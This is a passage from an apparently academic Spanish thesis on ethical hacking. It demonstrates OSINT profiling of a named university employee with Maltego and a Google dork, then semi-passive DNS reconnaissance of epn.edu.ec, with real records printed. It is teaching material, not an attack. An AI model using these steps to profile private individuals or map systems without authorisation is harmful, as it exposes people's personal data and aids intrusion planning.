


Figura 4.3 Pantalla de inicio de Maltego.

Fuente: Autor

- Los transformadores permiten efectuar consultas en fuentes de información públicas sobre un objetivo específico; en consecuencia, se procede a la descarga e instalación de los siguientes transformadores:
    - *Person of interest*
    - *Have I been pwned?*
    - *Social Links*
    - *Google Social Network*
- Se crea un grafo, que constituye el espacio de trabajo destinado a la recolección de información del objetivo en particular. Esta opción se encuentra disponible en la pestaña *Investigate*, en el ícono *New.*
- Una vez creado el espacio de trabajo, en la Figura 4.4 se muestra la pantalla principal. Además, se muestra un nuevo componente que son las entidades, las cuales se arrastran al área de trabajo.




Figura 4.4 Zona de trabajo de Maltego.

Fuente: Autor

- En el cursor de búsqueda, seleccionar *Person* y arrastrar hacia la zona de trabajo
- En la Figura 4.5 se muestra el nombre de la entidad *Person* que es reemplazado por el nombre del objetivo específico para posteriormente proceder con la utilización de los transformadores que permiten obtener información relacionada con dicho objetivo.




Figura 4.5 Cambio de nombre de la entidad *Person*.

Fuente: Autor

- Mediante la herramienta Google Dorks y con el Comando 4.2 es posible recopilar información básica del objetivo entre la cual se puede identificar el nombre de la empresa en la que trabaja.

```
Cecilia paredes site:linkedin.com
```

Comando 4.2 Script utilizado en Google Dorks

- La Figura 4.6 muestra la entidad *Company*, la cual permite vincular el nombre del objetivo con la institución en la que trabaja.




Figura 4.6 Entidades *Person* y *Company* asociadas en Maltego.

Fuente: Autor

- Al hacer clic izquierdo sobre la entidad *Person*, en la sección *Run View* se visualizan los transformadores instalados previamente (Figura 4.7). Para este caso, se utilizan los siguientes y se ejecutan mediante el botón Run All.
    - *Person of interest*
    - *Google Social Network*




Figura 4.7 Resultado de usar los transformadores *Person of interest* y *Google Social Network.*

Fuente: Autor

- Como se muestra en la Figura 4.7, Maltego genera una relación entre el objetivo específico con diversas fuentes de información públicas, obteniendo como resultado datos de distinta naturaleza tales como documentos y cuentas de redes sociales. Sin embargo, no toda la información corresponde directamente al objetivo, por lo que es

necesario revisar cada uno de los íconos y corroborar si los datos son válidos para el proceso de recopilación pasiva de información.

- En la Figura 4.8 se muestra la URL del enlace en el cual es posible indagar y verificar si corresponde a la persona sobre la que se desea recopilar información. En caso de no tener relación con el objetivo, los íconos deben ser eliminados uno por uno.




Figura 4.8 Ventana de detalles de uno de los iconos de información.

Fuente: Autor

- En la Figura 4.9 se muestra un usuario (@mcparedesp) junto con el nombre completo (Martha Cecilia Paredes) que el objetivo podría usar en internet, lo cual facilita la obtención de información adicional. Maltego dispone de una entidad denominada *Alias*, la cual se utiliza para realizar búsquedas basadas en los aspectos identificados en la red social.




Figura 4.9 Perfil de la red social X del objetivo.

Fuente: Autor

- En la Figura 4.10 se muestra el uso del transformador *Person of Interest* en cada entidad *Alias* y, tras verificar la información asociada al objetivo específico, se obtiene un esquema que concentra gran cantidad de datos recopilados sobre dicho objetivo.




Figura 4.10 Entidad alias asociada a nuestro objetivo.

Fuente: Autor

- En redes sociales como LinkedIn se identificó información relevante, incluyendo el correo electrónico institucional del objetivo, así como su gestión de la página web de la facultad en la que trabaja.
- Para los aspectos mencionados anteriormente, Maltego dispone de entidades correspondientes, tales como *Website* y *Email Address*. De manera similar, se realiza la recopilación de información mediante los transformadores. La Figura 4.11 muestra como resultado final un conjunto consolidado de datos sobre el objetivo.




Figura 4.11 Esquema de recopilación de información del objetivo en Maltego.

Fuente: Autor

- Resulta relevante observar cómo Maltego va construyendo progresivamente el área de trabajo a medida que se recopila información la cual será útil para fases posteriores del *hacking* ético.
- El siguiente paso consiste en exportar este gráfico, ya sea para incorporarlo a un informe de consultoría o para conservarlo con fines de las fases posteriores del *hacking* ético; para ello, se debe acceder a *Menu* > *Export* > *Generate Report*, tal como se observa en la Figura 4.12.





Figura 4.12 Exportación del grafo a un archivo pdf.

Fuente: Autor

4.1.1.4 RECONOCIMIENTO SEMI – PASIVO

La Figura 4.13 describe el escenario del uso de DNS en la cual se va a obtener información de un nombre de dominio mediante fuentes públicas existentes en internet.



d

Figura 4.13 Escenario del uso de DNS

Fuente: Autor

El protocolo DNS *(Domain Name System*) resulta fundamental tanto en la etapa de reconocimiento como en técnicas de explotación posteriores. Este protocolo se encarga de traducir nombres de dominio a direcciones IP.

El protocolo DNS resulta de interés ya que, a través de él, es posible obtener información pública, como, por ejemplo, la geolocalización del servidor asociado a una página web sobre un dominio o una organización.

Para comprender el funcionamiento del DNS, se parte de la agrupación de registros (datos) que, por lo general, están relacionados con un mismo dominio específico, como se ilustra en la Tabla 4.1.

Tabla 4.1 Agrupación de registros DNS

Tipo	Significado	Descripción
SOA	Start of Authority	Parámetros de zona
A / AAA	Direccion IP de host	32 bits
MX	Mail Exchange	Dominio para correo
NS	Name Server	Nombre de un servidor para dominio
Cname	Canonical Name	Alias del nombre del dominio
PTR	Pointer	Alias para una dirección IP

SRV	Services Description	Servicios disponibles
TXT	Text	Información de texto

En la Figura 4.14 se ilustra el proceso de resolución de un dominio. Para acceder a la página web *www.ejemplo.com*, alojada en un servidor web en internet, se siguen los siguientes pasos:

1) **Consulta al servidor Local DNS:** Se realiza la primera consulta para obtener la dirección IP correspondiente al dominio.

2) **Búsqueda recursiva:** Si el servidor Local DNS no conoce la dirección IP, se efectúa una búsqueda recursiva consultando otros servidores DNS.

3) **Consulta a los servidores raíz (*Root Name Servers*):** Estos servidores de dominio raíz no contienen la dirección IP pero conocen los servidores que gestionan los registros de todos los dominios que terminan en ".com".

4) **Consulta a los servidores de nivel superior (*Top-Level DNS Servers*):** El Local DNS pregunta a estos servidores; si no poseen la dirección IP, redirigen la solicitud hacia el servidor autoritativo que aloja *www.ejercicio.com*.

5) **Consulta al servidor autoritativo (*Authoritative DNS Server*):** Este servidor proporciona finalmente la dirección IP asociada al dominio solicitado.

6) **Comunicación al usuario:** El Local DNS devuelve la dirección IP al usuario que realizó la petición.

7) **Acceso al servidor web:** El usuario con un navegador web realiza una solicitud al servidor web que aloja la dirección IP mostrando así la página web correspondiente




Figura 4.14 Funcionamiento DNS

Fuente: Autor

4.1.1.4.1 Procedimiento

En esta etapa se realiza la recolección de información mediante herramientas de reconocimiento semi-pasivo, que permiten interactuar de forma limitada con servidores públicos sin ejecutar acciones consideradas intrusivas. Para ello, se emplearon las herramientas CentralOps y DNSDumpster, las cuales facilitaron la obtención de registros DNS, información WHOIS, direcciones IP y relaciones entre subdominios asociados al dominio de interés. CentralOps permitió identificar datos de infraestructura, contactos administrativos y servidores de correo, mientras que DNSDumpster genera representaciones gráficas de la arquitectura de red pública, complementando así la visualización del entorno objetivo. El uso combinado de estas herramientas contribuyó a la estrategia de experimentación al proporcionar un panorama detallado y verificable del dominio analizado, preservando la naturaleza pasiva del estudio y asegurando la integridad del entorno controlado, en esta etapa se mantuvo el entorno virtual con Kali Linux para garantizar el aislamiento y control de la experimentación.

- En la Figura 4.15 se muestra a un navegador donde se busca la herramienta *CentralOps* y se selecciona el apartado *Domain Dossier*.




Figura 4.15 Página web *CentralOps.*

Fuente: Autor

- En el buscador de dominios o direcciones IP se introduce el nombre de dominio y se selecciona la información que se desea obtener. En este caso, se elige la opción *DNS records* como se muestra en la Figura 4.16 para visualizar los registros DNS asociados al dominio y, posteriormente, se pulsa el botón *go*.





Figura 4.16 Búsqueda de nombre de dominio con *DNS records.*

Fuente: Autor

- La herramienta *Domain Dossier* realiza una búsqueda recursiva del nombre de dominio que contiene el archivo de agrupación DNS presentado en la Tabla 4.1. donde se muestran los nombres canónicos junto con la dirección IP del dominio.
- Como se muestra en la Figura 4.17, los registros DNS asociados al nombre de dominio muestran los distintos tipos de información vinculados a dicho dominio, tales como:

- **Tipo A:** en este registro es reflejada la traducción del nombre de dominio a una dirección IP.
- **Tipo NS:** en este registro son especificados los *name servers* encargados de resolver el nombre de dominio en una dirección IP. Cuando se encuentran varios *name servers*, es garantizada la disponibilidad del servicio.
- **Tipo SOA:** en este registro es proporcionada información del archivo de zona, como el nombre del administrador, el correo de contacto y el número de serie.
- **Tipo TXT:** en este registro es asociado texto arbitrario al dominio, utilizado frecuentemente para configuraciones de seguridad y validación.
- **Tipo MX:** en este registro son identificados los servidores de correo responsables de recibir los mensajes electrónicos dirigidos al dominio.



DNS records

DNS query for **23.133.15.190.in-addr.arpa** returned an error from the server: **NameError**

name	class	type	data
fiee.epn.edu.ec	IN	CNAME	portales.epn.edu.ec
portales.epn.edu.ec	IN	A	190.15.133.23
portales.epn.edu.ec	IN	A	190.15.133.23
epn.edu.ec	IN	SOA	server: dns1.epn.edu.ec email: root@dns1.epn.edu.ec serial: 2025082001 refresh: 28800 retry: 7200 expire: 604800 minimum ttl: 86400
epn.edu.ec	IN	NS	dns1.epn.edu.ec
epn.edu.ec	IN	NS	dns3.epn.edu.ec
epn.edu.ec	IN	NS	dns2.epn.edu.ec
epn.edu.ec	IN	NS	dns4.epn.edu.ec
epn.edu.ec	IN	TXT	v=spf1 include:spf.ipzmarketing.com include:spf.protection.outlook.com a:smtp1.epn.edu.ec ip4:190.96.111.133 a:smtp2.epn.edu.ec ip4:190.96.111.130 a:smtp3.epn.edu.ec ip4:190.96.111.134 a:smtp4.epn.edu.ec ip4:201.159.220.87 ~all
epn.edu.ec	IN	TXT	ky7kphsmdhmf462wbkxhgg3540tfbq10
epn.edu.ec	IN	MX	preference: 0 exchange: epn-edu-ec.mail.protection.outlook.com
epn.edu.ec	IN	A	190.15.133.21

-- end --

Figura 4.17 Registro DNS

Fuente: Autor

Se tiene otra herramienta para la recopilación de información semi-pasiva como es *DNSdumpster*.

